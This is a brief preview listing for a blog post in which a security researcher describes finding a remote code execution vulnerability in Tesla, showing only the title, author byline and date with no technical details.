How I Discovered an RCE Vulnerability in Tesla, Securing a...

Myself: I am Raguraman , Security Researcher
| Bug Hunter | CTF Player | Secured @...

4 min read · Dec 24, 2023